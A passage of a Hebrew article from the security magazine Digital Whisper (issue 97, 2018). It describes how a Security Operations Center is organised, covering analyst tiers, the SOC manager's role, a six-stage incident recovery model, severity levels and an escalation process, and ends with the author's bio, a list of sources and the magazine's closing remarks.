<u>אנליסט Tier 1</u> - אנליסט ברמה זו אחראי לנטר בזמן אמת, לזהות ולהגיב לתקרית האבטחה, לבצע אסקלציה וחקירה ראשונית קלה, לסרוק פגיעויות ברשת ולהחליט האם ההתראה מספיק רצינית כדי להסלים אותה לאנליסט Tier 2 או לוותר עליה. הלכה למעשה, הוא זה שקובע האם התראה בבחינת התראת אמת. ייתכן ויהיו התראות אמת שיסגרו ברמה זו, ללא עירוב Tier 2 ו-Tier 3.

הכשרות וכישורים רלוונטיים: Network Security, SIEM, Investigative Training, IT, Develop, System Security, Alert triage procedures, tool-specific training,

<u>אנליסט Tier 2</u> - ברמה זו, האנליסטים יותר מנוסים וכנראה שהיו לפני ב-Tier 1 וקודמו. האליסטים ברמה זו אחראים לבצע drilling down טכני ועמוק על ההתראות שהם מקבלים מרמה 1 וקישורם עם מידע אחר (כגון מידע מודיעיני) כדי לראות האם אירעה תקרית אבטחה וקביעה שמדובר באירוע. במסגרת זו, הם מנסים להבין את ההשפעה האפשרית של האירוע הביטחוני על נכסי הארגון ולסייע בהנחיית תגובת האירוע לצד פעולות חקירה ראשונית והוצאת לוגיים ראשוניים במשיכה או בהגעה פיזית לעמדה. נוסף על זאת, תפקידם בעת אירוע חריג לעדכן את ה-CISO ואת מנהל ה-SOC.

הכשרות וכישורים רלוונטיים: Advanced network forensics, Hacker Tools, host-based forensics, basic malware log reviews, ,Exploits and Incident Handling ,incident response procedures assessment, threat intelligence

אנליסט Tier 3 - ברמה 3, האנליסטים הם חוקרים מנוסים וגורם אסקלציה מ-Tier 2. תפקידם מעבר לטיפול באירועים שטרם מוצו הוא לבצע "ציד ברשת" לפני שמתקבלות התראות. "ציד" פירושו להגיע לחלק עמום ברשת ולחפש בו סממנים חריגים. צוות זה כמובן עובד באופן ישיר עם הצוותים מעלה. יתרה מזאת נדרש לידע מעמיק ברשת, בנקודת קצה, באיומים, בתהליכים משפטיים, בחקירה עם כלי חקירה ייעודיים, וכן בקיאות בעולם ה-IT, במקרים מסוימים, הוא מבצע חקירות מורכבות בזמן אמת ומוריד הנחיות רוחביות ופנימיות בתוך ה-SOC בתיאום מנהל ה-SOC.


הכשרות וכישורים רלוונטיים: Advanced training on anomaly detection, Malware Analysis Tools and Techniques, Reverse-Engineering Malware, Tools, Techniques, Exploits and Incident Handling, Intrusion Detection In-Depth, tool-specific training for data aggregation and analysis and threat intelligence

צוותי ה-IT מחזיקים בהרשאות העל של נכסי הארגון, ברוב המקרים מדובר באנשי: תפעול, תשתיות, בקרה ובמקרים מסויימים אף אנשי פיתוח.


אחת הדרכים כדי לעזור ל-Tiers היא להיות יעיל יותר ויצירתי, בכך שמפחיתים את התלות שלהם ב-IT במהלך חקירת האירוע. אנליסטים צריכים להיות מצוידים בכלים שיכולים לסייע להם לחקור באופן אוטומטי או ידני תקריות בכל משאב בארגון (ניידים, שרתים, נקודות קצה), מבלי לערב את אנשי ה-IT, אשר לעיתים קרובות כרוך בתיאום עמם, הליכים ועיכובים מיותרים שעלולים להפריע.

מלבד הנושא הארגוני, אנליסטים זקוקים לכלי חקירה המספקים ראייה מלאה וגישה לכל נקודות הקצה והשרתים, יחד עם היכולת לחקור אותם באופן שאינו פוגע בשום תהליך שרץ.

מנהל ה-SOC: מנהל ה-SOC אחראי לניהול הכולל של הזירה, תפקיד מורכב הדורש עמידה בלחצים, יכולות חתירה למגע, קבלת החלטות בתנאי לחץ ובעת אירוע, הורדת הנחיות בזמן אירוע, ראייה רוחבית וכן בנייה ואישור תכנית העבודה השנתיות של מרכז הניטור. הוא הגורם שנותן תעדוף למשימות הזירה והוא זה שמחליט האם ניתן לסגור אירוע העלול להשפיע על הארגון או שמא טרם הגיע למיצוי. מקובל שמנהל ה-SOC יהיה כפוף ארגונית ל- CISO. מנהל SOC צריך לפתח מודל תהליך עבודה לתהליך הטיפול באירועים, מיותר לציין שחלק מתפקידו להנחות מתודולוגית-תפיסתית את מרכז הניטור.




תרשים ארגוני Security Operations Center:



מודל התאוששות בעת אירוע

תקרית אבטחה בעולם האינטרנט מוגדרת כאירוע שלילי המאיים על אבטחת משאבי המידע. אירועים שליליים עשויים לכלול, מניעת שירות, פגיעה בסודיות, אמינות המידע, זמינות הרשת או\ו נזק לחלק כלשהו של המערכות. דוגמאות כוללות הכנסת קוד זדוני (למשל, וירוסים, סוסים טרויאניים או דלתות אחוריות), סריקות או בדיקות בלתי מורשות, חדירות מוצלחות וחדשות והתקפות פנים ארגוניות. השפעות של אירועים אלה עלולים להביא לפגיעה קשה בארגון, בתהליכים פיננסיים ועסקיים ולכן, חשוב לשלב את תהליך הערכת סיכוני הסייבר כחלק מהתהליך הארגוני הכולל. בין היתר, יש לוודא כי גורמי הסיכון הכלולים במודל הערכת הסיכונים הארגוני ומסייעים בהערכת הסבירות להתממשות הסיכון מתייחסים גם לאיומי סייבר.

המודל שלי מונה 6 שלבים מרגע התפרצות אירוע סייבר



מוכנות - מוכנות ה-SOC לכל תרחיש באשר הוא, החל מגיבוש ויישום של אמצעי אבטחה נאותים שיבטיחו את פעילותם הרציפה של שירותים עסקיים, נהלי תגובה בהתאם לחוקים השמישים ב-SIEM, מערכות מחשב ותשתית קריטיים, עד לסביבה טכנולוגית ומערכות אבטחה מעודכנות וכלה בכח אדם מוכשר היודע לפעול, להגיב ולסכל כל אירוע אשר עלול להתממש. קביעת מתודולוגיה וניהול אירוע סדור מתוך הבנה שמתקפות ממוקדות עלולות להשבית ארגון בזמן קצר ולגרום לו לפגיעה עסקית ותדמיתית.

זיהוי\ניטור - פיתוח ההבנה הארגונית במטרה לנהל את סיכוני הסייבר למערכות ונכסי מידע. הפעולות הננקטות בשלב זה הן ברמת הבסיס - הבנת ההקשר העסקי, המשאבים התומכים בפונקציות הקריטיות וזיהוי סיכוני הסייבר שאליהם הם חשופים. נקיטת הפעולות הללו מאפשרת לארגון למקד ולתעדף את מאמציו בהלימה לאסטרטגיית ניהול הסיכונים הארגוני ולצרכים העסקיים. דיסציפלינה זו נוגעת, בין היתר, להיבטים הבאים: ניהול נכסי מידע, הבנת הסביבה עסקית, ממשל אבטחת מידע וניהול סיכונים.

הגנה - גיבוש ויישום של מערכות הגנה, שיבטיחו את פעילותם הרציפה של שירותים עסקיים, שרתים ונכסי הארגון. פונקציה זו נוגעת, בין היתר, להיבטים הבאים: חוקים רלוונטים (SIEM), תגובה מהירה לאירוע, בידוד האזור הנתקף, אפיון חוקים חדשים אחת לתקופה אל מול האיומים הקיימים.

תגובה - פיתוח ויישום של הפעולות שיש לנקוט בעת זיהוי אירוע סייבר. יכולת התגובה מאפשרת להכיל את ההשפעה של אירוע הסייבר לאחר התרחשותו. דיסציפלינה זו נוגעת, בין היתר, להיבטים הבאים:

תכנון מענה לאירוע סייבר, חקירה פורנזית, תקשור מול גורמים שונים, כלי חקירה מסחריים, שיפור מתמיד ע"י יצירת אופציות חקירה אוט'.

התאוששות והכלה - גיבוש סדר פעולות שנועדו לתחזק את תכניות ההתאוששות והשיקום תוך המשכיות עסקית והכלה, כתוצאה מאירוע סייבר. ההתאוששות מאפשרת חזרה מהירה לתפעול רגיל תוך צמצום ההשלכות השליליות מאירוע סייבר. דיסציפלינה זו נוגעת, בין היתר, להיבטים הבאים: תכנון התאוששות, שיפורים ותקשור.

תרגול ולמידה - בזמן ההתאוששות, או לאחריו, יופקו לקחים אודות האירוע שהיה במטרה להגיע לאירוע הבא עם מוכנות מירבית. פונקציה זאת כוללת: יציאה לתכנית עבודה, צמצום נקודות טורפה ברשת, קליטת מערכות חדשות וטיוב חוקים.

סנקציות ב-SOC וטיפול ממוקד

לא אכנס יותר לנושא זה, אך אבהיר כמה דברים מנקודת מבטי מהסיבה שכל ארגון נדרש ליישם.


בעת אירוע, ועל מנת למנוע את האירוע הבא ה-SOC **חייב** לסגל לעצמו הפעלת סנקציות ושיטות הרתעה על מבצעי העבירה (פנים ארגוני) או לחילופין על הגורם התוקף. יש כלים מגוונים, ודרכים שונות שניתן להטיל על ארגון תוך בידוד אירוע בזמן אמת ואלו הן: ניתוק העמדה ב-FW, חסימת הפורט בעזרת- NAC, הכנסת בעל העבירה לבידוד ב-AD, השבתה של תהליכים מסויימים או כל דבר אחר שיחליט מנכ"ל הארגון או\ו מנהלי אבטחת המידע. יש לא מעט מקרים בהם יש חשש לאירוע וטרם הובהר האם מדובר באירוע או לא, ולכן, במקרים אלה יש לנהוג כמו באירוע אמת עד לבירור כלל הפרטים. אם יש ספק אין ספק! נקיטת צעדים אלה, משרישים תרבות ביטחונית טובה לטעמי מתוך הבנה שאותו עובד, או לחילופין מבצע העבירה יחשוב פעמיים לפני כל פעולה שהוא רוצה לבצע.

מדרגי חומרה:

בכדי לשפר את תהליך האבטחה נדרש שילוב ב-SOC של דיסציפלינות שונות.

ראשית, חייב לבצע הערכות סיכונים כדי לזהות סדרי עדיפויות ברורים בטיפול באירועים. צעדים ראשוניים מומלצים הם; ניהול נכסים קריטיים על ידי זיהוי תהליכים עסקיים הקריטיים לארגון ומתוך כך את הטכנולוגיות הרלוונטיות הקשורות.

הדבר השני, הוא לזהות פגיעויות, סבירות ואיומים על התהליך העסקי הקריטי באופן עימי. לוודא עקביות בזיהוי כל נושאי אבטחת המידע הרלוונטיים, אבטחת ה-IT השתתפות בפורומים של תהליכים עסקיים. ובסוף נדרש לבצע הערכת סיכונים. לאחר זיהוי הסיכונים בהתבסס על הסתברות השפעתם על הארגון, כל סיכון חייב להיות מדורג לפי מדרג חומרה.



גבוה - המידע קריטי לארגון למשל פטנט, סודות מסחר, מידע פיננסי מידע על לקוחות ועל פרטיהם, פגיעה בנכסי הארגון. בדר"כ המונח פשיעת סייבר מתייחס לפגיעה בנכס המסווג כ "גבוה"

בינוני - נכס או שירות חשוב לארגון אך לא באופן קריטי. למשל מערכות פנימיות לנהלים, פורטלים, תיקיות של עובד (לא מסווגות)

נמוך - מידע הנגיש גם לציבור

תהליך אסקלציה לטיפול באירוע:

התרחשות האירוע

בחינה ראשונית האם על המשתמש התרחשו עוד אירועים, ובדיקת אירועים דומים

פתיחת האירוע וביצוע "אנליזה" ראשונית

חיבור התקן העלול להזיק

חיבור התקן בעל פוטנציאל לגרימת נזק

חיבור התקן בעל סבירות נמוכה שעלול להזיק

חיבור התקן ללא נזק משמעותי

מיידי

דק' 5

דק' 15

אחת לשבוע

מנהל ה- SOC

ניהול האירוע (T3)

ניהול האירוע (T2)

ניהול האירוע (T1)

ניהול האירוע (T1)

דרגי אסקלציה

במידת הצורך

מנהל אגף T3, אבטחת מידע, מנהל ש"ע

הבנה כי מדובר באירוע מורכב הדורש התערבות רמה ממונה וניהול אירוע

הבנה כי ניתן לסגור את האירוע עפ"י ממצאים בשלב זה

הבנה כי מדובר באירוע הדורש, טיפול, ניהול או התערבות רמה ממונה

הבנה כי ניתן לסגור את האירוע ללא התערבות רמה ממונה

סגירת האירוע ותיעוד

סגירת האירוע ותיעוד

עדכון מנהל ה-SOC

עדכון ועירוב גורמים נוספים

ביצוע פעולות פרו-אקטיבית, חקירה והוצאת לוגיים רלוונטיים

הנחיות וניהול האירוע

סגירת האירוע, תיעוד והוצאת דו"ח חקירה

הכלת האירוע

ביצוע הערכת נזק

סיכום

מהמאמר עולה כי בניית SOC דורשת מרכיבים שונים ומגוונים, החל מכח אדם איכותי, עד למערכות אבטחת מידע וכלה בנהלים סדורים לטיפול באירועי סייבר ומתודת עבודה תקינה. לצד היתרונות הרבים, יש בו לא מעט אתגרים שונים. הקמת מרכזי ניטור דורשת מחשבה רבה תוך אפיון צרכי הארגון. חוזר לאחד המשפטים שכתבתי בתחילת המאמר, ולהלן ציטוט ממנו: " ארגונים קטנים כגדולים שמתיימרים להגן על נכסיהם ועל המידע באחריותם, מחויבים להקים SOC" - אני צופה שבשנים הקרובות כל ארגון באשר הוא יקים מרכז ניטור לאור האיומים הקיימים והיתרונות הרבים ש- SOC יכול לתת.

אני מודע לכך, וציינתי בתחילתו שהמאמר לא ירד לעומקם של הנושאים הטכניים שהם מעניינים ומאתגרים לא פחות, אלא יציג ממדרגה גבוהה את עולם ה-SIEM SOC המתפתח עם השנים.


על המחבר

אמיר בעל רקע צבאי בניהול SOC, והיום משמש כמנהל SOC במשרד ממשלתי. לכל שאלה זמין במייל הבא:

amirdey0@gmail.com

מקורות מידע

- https://www.recordedfuture.com/siem-threat-intelligence-part-1/
- https://www.sans.org/reading-room/whitepapers/analyst/building-world-class-security-operations-center-roadmap-35907
- https://theiia.org.il/articles/%D7%91%D7%99%D7%9F-%D7%90%D7%91%D7%98%D7%97%D7%AA-%D7%9E%D7%99%D7%93%D7%A2-%D7%9C%D7%A1%D7%99%D7%99%D7%91%D7%A8-%D7%AA%D7%A4%D7%A7%D7%99%D7%93%D7%95-%D7%A9%D7%9C-%D7%94%D7%9E%D7%91%D7%A7%D7%A8-%D7%94/
- https://www.slideshare.net/pathinishanth/siem-architecture
- https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf
- https://teneceblog.wordpress.com/2016/02/02/effective-security-information-and-event-management



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-97 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש אוגוסט

אפיק קסטיאל,

ניר אדר,

31.07.2018